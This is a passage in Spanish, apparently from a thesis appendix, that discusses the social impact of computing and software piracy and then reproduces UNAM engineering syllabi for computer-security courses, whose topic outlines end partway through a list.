c) *IDS distribuidos:* Es un esquema de varios IDS desplegados a lo largo de una red, los cuales centralizan la información. Este tipo de esquemas puede ser útil en redes de gran tamaño, pero debido a la gran cantidad de información que implica, necesita un monitoreo y mantenimiento constante.

6. ENTORNO SOCIAL E IMPACTO ECONÓMICO DE LA SEGURIDAD INFORMÁTICA

Efecto de las computadoras sobre los individuos

Aplicaciones positivas

a) *Nueva oportunidad de trabajo*: Se han creado cientos de nuevos empleos en áreas como la programación, operación de computadoras y la administración de sistemas de información.
b) *Mayor satisfacción en el trabajo*: Los científicos e ingenieros pueden resolver problemas complicados que no habían podido solucionar sin la ayuda de las computadoras.
c) *Uso en los negocios*: Evita el desperdicio y mejora la eficiencia. Se obtienen precios más bajos del producto y un mejor servicio a los clientes.
d) *Uso en las organizaciones públicas*: Disminuye la pérdida de tiempo y proporciona un mejor rendimiento en las oficinas del gobierno, escuelas y hospitales.
e) *Uso en el hogar*: Son usados con fines de entretenimiento, diversión, educativo y para el control del presupuesto familiar.

Implicaciones potenciales

a) *Amenaza del desempleo*: Al emplear computadoras en el trabajo, una persona puede ser considerada como obsoleta y en consecuencia ser despedida.
b) *Uso de ciertas prácticas dudosas de procesamiento de datos*: Las organizaciones pueden capturar datos de los ciudadanos pero en ocasiones los recopilan personas que no tienen permiso para realizarlo.
c) *Tendencias a la despersonalización*: Se pierde la identidad del individuo debido a que la computadora lo identifica como un número.
d) *El problema de seguridad de los sistemas*: Es la falta de control en la seguridad de los datos de un sistema de cómputo, debido a personas no autorizadas (tengan acceso accidental o intencionalmente).
e) *La cuestión de la privacidad*: Es la falta de control en el almacenamiento, recuperación y transmisión de datos que ha permitido que se abuse del derecho de mantener en forma confidencial los hechos, creencias y sentimientos del individuo.

Existen ciertas modalidades de piratería que deberían ser clasificadas como delitos y otras no, por ejemplo:

a) Copias caseras: Son las fabricadas por los usuarios. No constituyen delitos porque por lo general no existe un fin de lucro.
b) Copia corporativa: Se adquiere un ejemplar original para asegurar la asistencia técnica en caso de ser necesario y a partir de ésta se fabrican copias para ser instaladas en todas las computadoras existentes pero no constituye un delito.
c) Comunidad de usuarios: Una persona compra un ejemplar original y a su vez, hace varias copias del mismo para venderlas a un costo más bajo, así dicho usuario obtendrá ganancias. Al haber un fin de lucro hay acción delictiva.
d) Suministro de copias como estímulo de venta de computadoras: Los comercios o empresas que venden hardware cargan en el disco duro del comprador copias piratas que el usuario no tiene que comprar y así abaratan el precio final para éste. Por tal razón, sí hay acción delictiva.
e) Fabricación y venta de copias en comercio: Sí hay acción delictiva.
f) Copiado de fuentes: Consiste en que empleados de una empresa obtienen una copia de un determinado software hecho a medida de ésta, lo modifican y lo venden como si fuera un desarrollo propio. También deberá ser considerado delito.

APÉNDICE D

PROGRAMA DE ESTUDIO
DE LA ASIGNATURA:
SEGURIDAD INFORMÁTICA I

UNIVERSIDAD NACIONAL AUTÓNOMA DE MÉXICO
FACULTAD DE INGENIERÍA

PROGRAMA DE ESTUDIO
Aprobado por el Consejo Técnico de la Facultad de Ingeniería en su sesión ordinaria del 15 de octubre de 2008

SEGURIDAD INFORMÁTICA I	0880	8°, 9°	06
Asignatura	Clave	Semestre	Créditos

Ingeniería Eléctrica	Ingeniería en Computación	Ingeniería en Computación
División	Departamento	Carrera en que se imparte

Asignatura:		**Horas:**		**Total (horas):**	
Obligatoria		Teóricas	3.0	Semana	3.0
Optativa de elección	X	Prácticas	0.0	16 Semanas	48.0

Modalidad: Curso.

Asignatura obligatoria antecedente: Ninguna.

Asignatura obligatoria consecuente: Seguridad Informática II.

Objetivo(s) del curso:
El alumno comprenderá y aplicará los métodos y elementos que le permitan planificar el desarrollo de una arquitectura de seguridad, con base en la identificación y análisis de amenazas, ataques y vulnerabilidades en los sistemas y redes de cómputo, enmarcados en una base ética.

Temario

NÚM.	NOMBRE	HORAS
1.	Fundamentos teóricos	9.0
2.	Amenazas y vulnerabilidades	7.5
3.	Identificación de ataques y técnicas de intrusión	10.5
4.	Políticas de seguridad informática de la organización	7.5
5.	Análisis del riesgo	7.5
6.	Ética informática	6.0
		48.0
	Prácticas de laboratorio	0.0
	Total	48.0

1 Fundamentos teóricos

Objetivo: El alumno conocerá los conceptos, objetivos y antecedentes históricos de la Seguridad informática, así como el de los modelos de seguridad que le permitan adoptar los Estándares destinados a planificar un esquema de seguridad en una organización.

Contenido:

- **1.1** Introducción
  - **1.1.1** Concepto de la Seguridad Informática
  - **1.1.2** Evolución histórica de la Seguridad Informática
  - **1.1.3** Objetivos y misión de la Seguridad Informática
  - **1.1.4** Amenazas a las redes y sistemas computacionales
- **1.2** Normatividad de la Seguridad Informática
  - **1.2.1** Normas de Seguridad a través de la Historia
    - **1.2.1.1** TCSEC / Libro Naranja
    - **1.2.1.2** ITSEC
    - **1.2.1.3** CTCPEC
    - **1.2.1.4** FC-ITS
  - **1.2.2** Criterios Comunes / ISO 15408
  - **1.2.3** ISO 17799
  - **1.2.4** Nuevas Tendencias
    - **1.2.4.1** OCTAVE
- **1.3** Esquema de Seguridad basado en Criterios Comunes: Perfiles de Protección
  - **1.3.1** Definición y propósito
  - **1.3.2** Estructura
    - **1.3.2.1** Introducción
    - **1.3.2.2** Descripción del objeto de evaluación
    - **1.3.2.3** Entorno de seguridad
    - **1.3.2.4** Hipótesis
    - **1.3.2.5** Amenazas
    - **1.3.2.6** Políticas de la organización
    - **1.3.2.7** Nivel de Garantía general requerido
    - **1.3.2.8** Objetivos de Seguridad
    - **1.3.2.9** Requerimientos Funcionales y de Garantía
    - **1.3.2.10** Justificación
- **1.4** Servicios de Seguridad
  - **1.4.1** Confidencialidad
  - **1.4.2** Autenticación
  - **1.4.3** Integridad
  - **1.4.4** No repudio
  - **1.4.5** Control de Acceso
  - **1.4.6** Disponibilidad

2 Amenazas y vulnerabilidades

Objetivo: El alumno conocerá, identificará y explicará los diferentes tipos de amenazas y vulnerabilidades así como las fuentes que las ocasionan.

Contenido:

- **2.1** Amenazas
  - **2.1.1** Definición
  - **2.1.2** Fuentes de amenaza
    - **2.1.2.1** Factor humano
      2.1.2.1.1 Tipos: ingeniería social, robo, fraude, sabotaje, personal enterado, terroristas, curiosos, intrusos remunerados, etc.
      2.1.2.1.2 Hardware
      2.1.2.1.3 Tipos: mal diseño, errores de fabricación, suministro de energía, etc.
    - **2.1.2.2** Red de datos
      2.1.2.2.1 Tipos: topología seleccionada, sistema operativo, sistema de administración, monitoreo, etc.
    - **2.1.2.3** Software
      2.1.2.3.1 Tipos: software de desarrollo, software de aplicación, código malicioso, virus, etc.
    - **2.1.2.4** Desastres naturales
      2.1.2.4.1 Tipos: inundaciones, terremotos, fuego, viento, tormentas eléctricas, etc.
- **2.2** Vulnerabilidades
  - **2.2.1** Definición
  - **2.2.2** Tipos de Vulnerabilidades
    - **2.2.2.1** Física
    - **2.2.2.2** Natural
    - **2.2.2.3** Hardware
    - **2.2.2.4** Software
    - **2.2.2.5** Red

3 Identificación de ataques y técnicas de intrusión

Objetivo: El alumno conocerá, identificará y explicará los métodos y técnicas de ataque e intrusión a redes y sistemas; a su vez conocerá los mecanismos y herramientas para evitarlos.

Contenido:

- **3.1** Reconocimiento y Obtención de Información
  - **3.1.1** Bases de Datos Públicas
  - **3.1.2** WEB
  - **3.1.3** DNS
  - **3.1.4** Keyloggers
  - **3.1.5** Ingeniería Social
  - **3.1.6** Otros
- **3.2** Identificación de Vulnerabilidades
  - **3.2.1** Ataques a Redes Telefónicas
  - **3.2.2** Ataques a la Telefonía Inalámbrica
  - **3.2.3** Barrido de Puertos

- **3.2.4** Identificación de Firewalls
  - **3.2.4.1** Interpretación de reglas y filtros
- **3.2.5** Identificación de Sistemas Operativos / Fingerprinting
  - **3.2.5.1** Métodos de Identificación
- **3.2.6** Escaneo a Redes Inalámbricas
- **3.2.7** Instalaciones Físicas
- **3.2.8** Configuración de Servicios y Servidores
- **3.2.9** Software
- **3.2.10** Otros

3.3 Explotación y obtención de acceso a Sistemas y Redes

- **3.3.1** Promiscuidad en Redes
- **3.3.2** Robo de Identidad
- **3.3.3** Engaño a Firewalls y Detectores de Intrusos
- **3.3.4** Vulnerabilidades en el Software
  - **3.3.4.1** Buffer Overflows
  - **3.3.4.2** Heap Overflows
  - **3.3.4.3** Formato de Cadena
  - **3.3.4.4** Race Conditions
  - **3.3.4.5** SQL Injection
  - **3.3.4.6** Cross-Site & Cross-Domain Scripting
  - **3.3.4.7** Virus y Gusanos
  - **3.3.4.8** Otros
- **3.3.5** Ataques a Contraseñas
- **3.3.6** Debilidad de los Protocolos de Red
- **3.3.7** Ataques a Servicios
- **3.3.8** Negación de Servicio
- **3.3.9** Ataques a Redes Inalámbricas
  - **3.3.9.1** Denegación de Servicio
  - **3.3.9.2** Ataque de Hombre en Medio
  - **3.3.9.3** ARP Poisoning
  - **3.3.9.4** WEP key-cracking
  - **3.3.9.5** Nuevos Métodos de Ataque en Redes Inalámbricas

3.4 Mantener el Acceso a Sistemas Comprometidos

- **3.4.1** Puertas Traseras
- **3.4.2** Caballos de Troya
- **3.4.3** Rootkits
- **3.4.4** Otros

3.5 Eliminación de Evidencias

- **3.5.1** Edición de bitácoras
- **3.5.2** Ocultar Información
- **3.5.3** Estenografía
- **3.5.4** Nuevos métodos

4 Políticas de seguridad informática de la organización

Objetivo: El alumno entenderá, explicará, valorará y adquirirá la capacidad para desarrollar políticas de seguridad informática así como los procedimientos y planes de contingencia que le permitan mantener el control de la seguridad en una organización.

Contenido:

- **4.1** Políticas de Seguridad Informática
  - **4.1.1** Objetivo de una política de seguridad
  - **4.1.2** Misión, visión y objetivos de la organización
  - **4.1.3** Principios fundamentales de las políticas de seguridad
    - **4.1.3.1** Responsabilidad individual
    - **4.1.3.2** Autorización
    - **4.1.3.3** Mínimo privilegio
    - **4.1.3.4** Separación de obligaciones
    - **4.1.3.5** Auditoría
    - **4.1.3.6** Redundancia
  - **4.1.4** Políticas para la confidencialidad
  - **4.1.5** Políticas para la integridad
  - **4.1.6** Modelos de Seguridad: abstracto, concreto, de control de acceso y de flujo de información
  - **4.1.7** Desarrollo de políticas orientadas a servicios de seguridad
  - **4.1.8** Publicación y Difusión de las Políticas de Seguridad
- **4.2** Procedimientos y Planes de Contingencia
  - **4.2.1** Procedimientos Preventivos
  - **4.2.2** Procedimientos Correctivos
  - **4.2.3** Planes de Contingencia
    - **4.2.3.1** Objetivos y Características de un Plan de Contingencias
    - **4.2.3.2** Fases del Plan de Contingencia
      - **4.2.3.2.1** Análisis y Diseño
      - **4.2.3.2.2** Desarrollo de un plan de contingencias
      - **4.2.3.2.3** Pruebas y Mantenimiento

5 Análisis del riesgo

Objetivo: El alumno conocerá, identificará, seleccionará y aplicará las técnicas y métodos que le permitan llevar a cabo actividades concernientes a la evaluación de riesgos dentro de una organización.

Contenido:

- **5.1** Terminología básica
  - **5.1.1** Activos
  - **5.1.2** Riesgo
  - **5.1.3** Aceptación
  - **5.1.4** Análisis del riesgo
  - **5.1.5** Manejo del riesgo
  - **5.1.6** Evaluación
  - **5.1.7** Impacto
  - **5.1.8** Pérdida esperada

- **5.1.9** Vulnerabilidad
- **5.1.10** Amenaza
- **5.1.11** Riesgo residual
- **5.1.12** Controles

5.2 Análisis cuantitativo
5.3 Análisis cualitativo
5.4 Pasos del análisis de riesgo

- **5.4.1** Identificación y evaluación de los activos
- **5.4.2** Identificación de amenazas
- **5.4.3** Identificación de vulnerabilidades
- **5.4.4** Impacto de la ocurrencia de una amenaza
- **5.4.5** Controles en el lugar
- **5.4.6** Riesgos residuales
- **5.4.7** Identificación de los controles adicionales
- **5.4.8** Preparación de un informe del análisis del riesgo.

5.5 Análisis costo-beneficio

6 Ética informática

Objetivo: El alumno comprenderá y conocerá la importancia de enmarcar la Seguridad Informática en un ambiente ético y profesional.

Contenido:

6.1 Concepto de Ética Informática
6.2 Códigos Deontológico en Informática
6.3 Contenidos de la Ética Informática
6.4 Actualidad de la Ética Informática
6.5 Psicología del Intruso
6.6 Códigos de Ética
6.7 Casos de Estudio

Bibliografía básica: **Temas para los que se recomienda**

ANONYMOUS **Todos**
Maximun Security
4rd. Edition
U.S.A.
Sams Publishing, 2003.

FACCIN, Stefano, et al. **Todos**
IP in Wireless Networks
U.S.A.
Prentice Hall, 2003.

FLICKENGER, Rob **Todos**
Linux Server Hacks
U.S.A.
O'Reilly, 2003.

GARFINKEL, Simson, SCHWARTZ, Alan, SPAFFORD, Gene. **Todos**
Practical UNIX & Internet Security
3rd. Edition
U.S.A.
O'Reilly, 2003.

KING, Todd **Todos**
Security + Training Guide
U.S.A.
Que, 2003.

SUMMERS, Rita **Todos**
Secure Computing, Threats and Safeguards
U.S.A.
McGraw Hill, 1997

LOPEZ, Jaquelina y QUEZADA, Cintia **Todos**
Apuntes de Seguridad Informática
México
Facultad de Ingeniería – UNAM, 2005

Todos
McCARHY, Linda
IT security: risking the corporation
U.S.A.
Prentice Hall, 2003.

Bibliografía complementaria:

BHASKAR, K. **2, 4 y 5**
Threats and countermeasures
England
NCC Blackwell, 1993

ELEGIDO M,. Juan **5**
Fundamentos de Ética de Empresa
México
IPADE, 1998.

FACCIN, Stefano, et al.
IP in Wireless Networks
U.S.A. **2**
Prentice Hall, 2003.

FOGIE, Seth; PEIKARI, Cyrus
Maximum Wireless Security
U.S.A. **2**
Sams Publishing, 2002.

Sugerencias didácticas:

Exposición oral	X	Lecturas obligatorias	X
Exposición audiovisual	X	Trabajos de investigación	X
Ejercicios dentro de clase	X	Prácticas de taller o laboratorio	X
Ejercicios fuera del aula	X	Prácticas de campo	
Seminarios	X	Otras	

Forma de evaluar:

Exámenes parciales	X	Participación en clase	X
Exámenes finales	X	Asistencias a prácticas	X
Trabajos y tareas fuera del aula	X	Otras	

Perfil profesiográfico de quienes pueden impartir la asignatura

El profesor deberá contar con licenciatura, preferentemente de las carreras: Ingeniero en Computación, Ingeniero en Electrónica, Ingeniero en Telecomunicaciones, Licenciado en Ciencias Computacionales o formación equivalente y contar con amplia experiencia en seguridad en informática, desarrollo de esquemas de seguridad y aplicaciones de seguridad informática.

APÉNDICE E

PROGRAMA DE ESTUDIO
DE LA ASIGNATURA:
SEGURIDAD INFORMÁTICA II

APÉNDICE E

UNIVERSIDAD NACIONAL AUTÓNOMA DE MÉXICO
FACULTAD DE INGENIERÍA

PROGRAMA DE ESTUDIO
Aprobado por el Consejo Técnico de la Facultad de Ingeniería en su sesión ordinaria del 15 de octubre de 2008

SEGURIDAD INFORMÁTICA II	0916	8°, 9°	06
Asignatura	Clave	Semestre	Créditos

Ingeniería Eléctrica	Ingeniería en Computación	Ingeniería en Computación
División	Departamento	Carrera en que se imparte

Asignatura:		**Horas:**		**Total (horas):**	
Obligatoria		Teóricas	3.0	Semana	3.0
Optativa de elección	X	Prácticas	0.0	16 Semanas	48.0

Modalidad: Curso

Asignatura obligatoria antecedente: Seguridad Informática I

Asignatura obligatoria consecuente: Ninguna

Objetivo(s) del curso: El alumno conocerá, identificará y aplicará los servicios y herramientas que le permitan implementar la seguridad informática dentro de una organización; conocerá, comprenderá y hará uso de las estrategias de monitoreo de los mecanismos de seguridad para administrar la seguridad dentro de una organización, a la vez que podrá controlar los sucesos e incidentes de seguridad conociendo los aspectos sociales en el área de la seguridad informática.

Temario

NÚM.	NOMBRE	HORAS
1.	Implementación de la seguridad informática	12.0
2.	Monitoreo de la seguridad informática	12.0
3.	Control de la seguridad informática	12.0
4.	Entorno social e impacto económico de la seguridad informática	6.0
5.	Nuevas tendencias y tecnologías	6.0
		48.0
	Prácticas	0.0

Total	48.0

SEGURIDAD INFORMÁTICA II (3 / 8)

1 Implementación de la seguridad informática

Objetivo: El alumno conocerá, explicará y aplicará los mecanismos y herramientas de protección para cuidar de la seguridad informática en una organización de manera física y lógica.

Contenido:

- **1.1** Sistemas y Mecanismos de Protección
  - **1.1.1** Seguridad Física
    - **1.1.1.1** Protección del hardware
      - **1.1.1.1.1** Acceso Físico
      - **1.1.1.1.2** Desastres Naturales
    - **1.1.1.2** Contratación de Personal
  - **1.1.2** Seguridad Lógica
    - **1.1.2.1** Identificación y Autenticación
    - **1.1.2.2** Modalidad de Acceso
    - **1.1.2.3** Control de Acceso Interno
      - **1.1.2.3.1** Contraseñas
      - **1.1.2.3.2** Listas de Control de Acceso
      - **1.1.2.3.3** Cifrado
    - **1.1.2.4** Control de Acceso Externo
      - **1.1.2.4.1** Dispositivos de Control de Puertos
      - **1.1.2.4.2** Firewalls
        - **1.1.2.4.2.1** Selección del Tipo de Firewall
        - **1.1.2.4.2.2** Integración de las Políticas de Seguridad al Firewall
        - **1.1.2.4.2.3** Revisión y Análisis del Mercado
      - **1.1.2.4.3** Proxies
      - **1.1.2.4.4** Integridad del Sistema
      - **1.1.2.4.5** VPN (Virtual Private Networks)
      - **1.1.2.4.6** DMZ (Zona Desmilitarizada)
      - **1.1.2.4.7** Herramientas de Seguridad
- **1.2** Seguridad en Redes de Datos
  - **1.2.1** Amenazas y Ataques a Redes
  - **1.2.2** Elementos Básicos de Protección
  - **1.2.3** Introducción a la Criptografía
  - **1.2.4** Seguridad de la Red a nivel:
    - **1.2.4.1** Aplicación
    - **1.2.4.2** Transporte
    - **1.2.4.3** Red
    - **1.2.4.4** Enlace
  - **1.2.5** Monitoreo
- **1.3** Seguridad en Redes Inalámbricas
  - **1.3.1** Seguridad en el Access Point
  - **1.3.2** SSID (Service Set Identifier)
  - **1.3.3** WEP (Wired Equivalent Privacy)
  - **1.3.4** Filtrado de MAC Address
  - **1.3.5** RADIUS Authentication
  - **1.3.6** WLAN VPN
  - **1.3.7** Seguridad sobre 802.11(x)

SEGURIDAD INFORMÁTICA II (4 / 8)

1.3.8 Nuevas Tecnologías de Seguridad para redes Inalámbricas

1.4 Seguridad en Sistemas

1.4.1 Riesgos de Seguridad en Sistemas
1.4.2 Arquitectura de los Sistemas
1.4.3 Problemas Comunes de Seguridad
1.4.4 Instalación Segura de Sistemas
1.4.5 Administración de Usuarios y controles de acceso
1.4.6 Administración de Servicios
1.4.7 Monitoreo
1.4.8 Actualización de los Sistemas
1.4.9 Mecanismos de Respaldo

2 Monitoreo de la seguridad informática

Objetivo: El alumno conocerá y aplicará las técnicas que le permitan administrar la seguridad y las tecnologías de detección de intrusos para la protección de redes y sistemas dentro de una organización.

Contenido:

2.1 Administración de la Seguridad Informática

2.1.1 Administración de cumplimiento de Políticas
2.1.2 Administración de Incidentes
2.1.3 Análisis de nuevas Vulnerabilidades en la Infraestructura
2.1.4 Monitoreo de los Mecanismos de Seguridad

2.2 Detección de Intrusos

2.2.1 Sistemas Detectores de Intrusos
2.2.2 Falsos Positivos
2.2.3 Falsos Negativos
2.2.4 Métodos de Detección de Intrusos
2.2.4.1 Análisis de Tráfico
2.2.4.2 HIDS (Host Intrusión Detection System)
2.2.4.3 NIDS (Network Intrusión Detection System)
2.2.4.4 Nuevos métodos de detección
2.2.5 Identificación de Ataques
2.2.6 Análisis del Tiempo de Respuesta de los IDS

3 Control de la seguridad informática

Objetivo: El alumno conocerá y comprenderá la utilidad de mantener el control sobre redes y dispositivos dentro de una organización a través de la realización de auditorías; así mismo aprenderá y conocerá los métodos y herramientas para el análisis forense en informática que le permitan comprender los mecanismos y técnicas que utilizan los intrusos para vulnerar los sistemas.

Contenido:

3.1 Auditoría de Red

3.1.1 Concepto de Auditoría sobre la Red
3.1.2 Herramientas de Auditoría
3.1.3 Mapeo de la Red
3.1.4 Monitores de Red
3.1.5 Auditoría a Firewalls

- **3.1.6** Pruebas de Penetración sobre redes
- **3.1.7** Análisis de la Información y Resultados

3.2 Auditoría a Sistemas
- **3.2.1** Checklist de Seguridad
- **3.2.2** Baseline del Sistema
- **3.2.3** Auditoría a las Políticas del Sistema
- **3.2.4** Auditoría a usuarios
- **3.2.5** Comandos del Sistema
- **3.2.6** Herramientas para realizar Auditoría
- **3.2.7** Auditoría a los Registros y Bitácoras del Sistema
- **3.2.8** Auditoría a la Configuración del Sistema
- **3.2.9** Auditoría a la Capacidad de Recuperación ante Desastres
- **3.2.10** Análisis de la Información y Resultados

3.3 Análisis Forense a Sistemas de Cómputo
- **3.3.1** Introducción al Análisis Forense en Sistemas de Cómputo
- **3.3.2** Obtención y Protección de la Evidencia
- **3.3.3** Análisis Forense sobre Sistemas
  - **3.3.3.1** Imágenes en Medios de Almacenamiento
  - **3.3.3.2** Revisión de Bitácoras
  - **3.3.3.3** Revisión del Sistema de Archivos
    - **3.3.3.3.1** Tiempos de Modificación, Acceso y Creación
  - **3.3.3.4** Revisión de Procesos
  - **3.3.3.5** Herramientas y Técnicas del Análisis Forense
- **3.3.4** Herramientas para Obtener información de la Red
- **3.3.5** Análisis de la Información y Resultados
- **3.3.6** Sistemas de Detección de Intrusos
  - **3.3.6.1** Aplicación de los Sistemas de Detección de Intrusos en la Seguridad Informática
  - **3.3.6.2** Tipos de Sistemas de Detección de Intrusos
  - **3.3.6.3** Nivel de Interacción de los Sistemas de Detección de Intrusos

3.4 Respuesta y Manejo de Incidentes
- **3.4.1** Respuesta a Incidentes
- **3.4.2** Creación de un Equipo de Respuesta a Incidentes de Seguridad Informática

4 Entorno social e impacto económico de la seguridad informática

Objetivo: El alumno conocerá y comprenderá los aspectos sociales y económicos en el campo de la seguridad informática.

Contenido:

4.1 Legislación Mexicana
- **4.1.1** Acceso Ilícito a Sistemas
- **4.1.1** Código Penal
- **4.1.2** Derechos de Autor
- **4.1.3** Actualidad de la legislación sobre delitos informáticos

4.2 Ley Modelo (CNUDMI)

4.3 Legislaciones Internacionales
- **4.3.1** Legislación de Estados Unidos de América en Materia Informática
- **4.3.2** Legislación de Australia en Materia Informática
- **4.3.3** Legislación de España en Materia Informática
- **4.3.4** Otras Legislaciones

SEGURIDAD INFORMÁTICA II (6 / 8)

4.4 Impacto Social de la Seguridad Informática
4.5 Impacto Económico de la Seguridad Informática

5 Nuevas tendencias y tecnologías

Objetivo: El alumno conocerá las nuevas tendencias en ataques hacia sistemas y redes de cómputo, así como las nuevas tecnologías que puedan minimizar estas amenazas.

Contenido:

5.1 Cultura de la Seguridad Informática
5.2 Nuevas Tecnologías de Protección
5.3 Tendencias en Ataques y Nuevos Problemas de Seguridad
- **5.3.1** SPAM
- **5.3.2** Malware
- **5.3.3** Exploits de Días Cero
- **5.3.4** Metasploits
- **5.3.5** Otros

Bibliografía básica:	**Temas de la asignatura para los que se recomienda**
ANONYMOUS *Maximun Security* Fourth Edition USA Sams Publishing, 2003	**Todos**
BELLOVIN, Steven, CHESWICK, William, RUBIN, Aviel *Firewalls and Internet Security: Repelling the Wily Hacker* Second Edition USA Addison Wesley, 2003	**Todos**
GARFINKEL, Simson, SCHWARTZ, Alan, SPAFFORD, Gene *Practical UNIX & Internet Security* Third Edition USA O'Reilly, 2003	**Todos**
KING, Todd *Security + Training Guide* USA Que, 2003	**Todos**

SEGURIDAD INFORMÁTICA II **(7 / 8)**

LISKA, Allan **Todos**
The Practice of Network Security: Deployment Strategies for Production Enviroments
USA
Prentice Hall, 2002

Bibliografía complementaria:

FINE, LEONARD H. **2**
Seguridad en Centros de Cómputo, Políticas y Fundamentos
Segunda Edición
México
Trillas, 1997

KOZIOL, Jack **2**
Intrusion Detection with Snort
USA
Que, 2003

PEIKARI Cyrus, FOGIE Seth **1, 3**
Maximum Wireless Security
USA
Sams Publishing, 2002

PATIL, Basavaraj, SAIFULLAH, Yousuf, FACCIN, STEFANO, MONOMEN Risto **1, 3**
IP in Wireless Networks
USA
Prentice Hall, 2003

SKOUDIS, ED; ZELTSER, Lenny **5**
Malware Fighting Malicious Code
First Edition
USA
Prentice may, 2004

DRIMES Roger A. **5**
Malicious Mobile Code
USA
O'Reilly, 2001

SEGURIDAD INFORMÁTICA II (8 / 8)

Sugerencias didácticas:

Exposición oral	X	Lecturas obligatorias	X
Exposición audiovisual	X	Trabajos de investigación	X
Ejercicios dentro de clase	X	Prácticas de taller o laboratorio	X
Ejercicios fuera del aula	X	Prácticas de campo	
Seminarios	X	Otras	

Forma de evaluar:

Exámenes parciales	X	Participación en clase	X
Exámenes finales	X	Asistencias a prácticas	X
Trabajos y tareas fuera del aula	X	Otras	

Perfil profesiográfico de quienes pueden impartir la asignatura

El profesor deberá contar con licenciatura, preferentemente maestría de las siguientes carreras; Ingeniería en computación, Ingeniería en Comunicaciones y Electrónica, Ingeniaría en Telecomunicaciones, Ingeniería en Ciencias Computacionales o formación equivalente y contar con amplia experiencia en redes de computadoras, seguridad informática, desarrollo de proyectos y aplicaciones de la seguridad informática.

APÉNDICE F

PROGRAMA DE ESTUDIO DE LA ASIGNATURA: SEGURIDAD INFORMÁTICA AVANZADA

UNIVERSIDAD NACIONAL AUTÓNOMA DE MÉXICO
FACULTAD DE INGENIERÍA

PROGRAMA DE ESTUDIO

SEGURIDAD INFORMÁTICA AVANZADA			14
Asignatura	Clave	Semestre	Créditos

INGENIERÍA ELÉCTRICA	INGENIERÍA EN COMPUTACIÓN	INGENIERÍA EN COMPUTACIÓN
División	Departamento	Carrera(s) en que se imparte

Asignatura:		**Horas:**		**Total (horas):**	
Obligatoria	X	Teóricas	6.0	Semana	8.0
Optativa		Prácticas	2.0	16 Semanas	128.0

Asignatura(s) precedente(s): Redes de datos seguras

Asignatura(s) subsecuente(s): Arquitecturas cliente/servidor, Praxis de redes y seguridad

Objetivo(s) del curso: El alumno comprenderá y aplicará los métodos y elementos que le permitan planificar el desarrollo de una arquitectura de seguridad, con base en la identificación y análisis de amenazas, vulnerabilidades y ataques en sistemas y redes de cómputo. Asimismo, conocerá, identificará y aplicará servicios y herramientas que le permitan implementar la seguridad informática dentro de una organización; además de estrategias de monitoreo de los mecanismos de seguridad, a la vez que controle los sucesos e incidentes de seguridad conociendo y considerando los aspectos sociales en el área de seguridad informática y enmarcados en una base ética.

.

APÉNDICE F

SEGURIDAD INFORMÁTICA AVANZADA

Temario

NÚM.	NOMBRE	HORAS
1.	Fundamentos teóricos	10
2.	Amenazas y vulnerabilidades	8
3.	Identificación de ataques y técnicas de intrusión	14
4.	Políticas de seguridad informática de la organización	8
5.	Análisis y gestión de los riesgos	10
6.	Implementación de la seguridad informática	10
7.	Gestión de la seguridad informática	10
8.	Control de la seguridad informática	10
9.	Entorno social, ética informática e impacto económico de la seguridad informática	10
10.	Nuevas tendencias tecnológicas	6
	Teóricas	96
	Prácticas de laboratorio	32
	Total	128

1 Fundamentos teóricos

Objetivo: El alumno conocerá los conceptos, objetivos y antecedentes históricos de la Seguridad informática, así como el de los modelos de seguridad que le permitan adoptar los estándares destinados a planificar un esquema de seguridad en una organización

Contenido:

1.1 Introducción
- 1.1.1 Concepto de la Seguridad Informática
- 1.1.2 Evolución histórica de la Seguridad Informática
- 1.1.3 Objetivos de la Seguridad Informática
- 1.1.4 Principio de profundidad

1.2 Normatividad de la Seguridad Informática
- 1.2.1 Normas de Seguridad a través de la Historia
  - 1.2.1.1 TCSEC / Libro Naranja
  - 1.2.1.2 ITSEC
  - 1.2.1.3 CTCPEC
- 1.2.2 Criterios Comunes / ISO 15408
- 1.2.3 COBIT
- 1.2.4 Serie ISO 27000
  - 1.2.4.1 Antecedentes: BS7799 e ISO/IEC 17799
  - 1.2.4.2 Sistema de Gestión de Seguridad de la Información
  - 1.2.4.3 ISO 27001
  - 1.2.4.4 ISO 27002
  - 1.2.4.5 ISO 27003, 27004….

1.3 Esquema de Seguridad basado en Criterios Comunes: Perfiles de Protección
- 1.3.1 Definición y propósito
- 1.3.2 Estructura
  - 1.3.1.1 Introducción
  - 1.3.1.2 Descripción del objeto de evaluación
  - 1.3.1.3 Entorno de seguridad
  - 1.3.1.4 Hipótesis
  - 1.3.1.5 Amenazas
  - 1.3.1.6 Políticas de la organización
  - 1.3.1.7 Nivel de Garantía general requerido
  - 1.3.1.8 Objetivos de Seguridad
  - 1.3.1.9 Requerimientos Funcionales y de Garantía
  - 1.3.1.10 Justificación

1.4 Servicios de Seguridad
- 1.4.1 Confidencialidad
- 1.4.2 Autenticación
- 1.4.3 Integridad
- 1.4.4 No repudio
- 1.4.5 Control de Acceso
- 1.4.6 Disponibilidad

2 Amenazas y vulnerabilidades

Objetivo: El alumno conocerá, identificará y explicará los diferentes tipos de amenazas y vulnerabilidades así como las fuentes que las ocasionan.

Contenido:

2.1 Amenazas
- 2.1.1 Definición
- 2.1.2 Fuentes de amenaza
  - 2.1.2.1 Factor humano
  - 2.1.2.2 Hardware
  - 2.1.2.3 Red de datos
  - 2.1.2.4 Software
  - 2.1.2.5 Desastres naturales

2.2 Vulnerabilidades
- 2.2.1 Definición
- 2.2.2 Tipos de Vulnerabilidades
  - 2.1.2.6 Física
  - 2.1.2.7 Natural
  - 2.1.2.8 Hardware
  - 2.1.2.9 Software
  - 2.1.2.10 Red
  - 2.1.2.11 Humana

3 Identificación de ataques y técnicas de intrusión

Objetivo: El alumno conocerá, identificará y explicará los métodos y técnicas de ataque e intrusión a redes y sistemas; a su vez conocerá los tipos de mecanismos de seguridad para evitarlos.

Contenido:

3.1 Ataques
- 3.1.1 Definición
- 3.1.2 Ataques inherentes a las redes
  - 3.1.2.1 Interrupción
  - 3.1.2.2 Intercepción
  - 3.1.2.3 Interrupción
  - 3.1.2.4 Suplantación
- 3.1.3 Tipos
  - 3.1.3.1 Pasivos
  - 3.1.3.2 Activos
- 3.1.4 Etapas de un ataque

- 3.1.4.1 Planteamiento o preparación
- 3.1.4.2 Activación
- 3.1.4.3 Ejecución

3.2 Reconocimiento y Obtención de Información
- 3.2.1 Bases de Datos Públicas
- 3.2.2 WEB
- 3.2.3 DNS
- 3.2.4 Keyloggers
- 3.2.5 Ingeniería Social
- 3.2.6 Otros

3.3 Identificación de Vulnerabilidades
- 3.3.1 Ataques a Redes Telefónicas
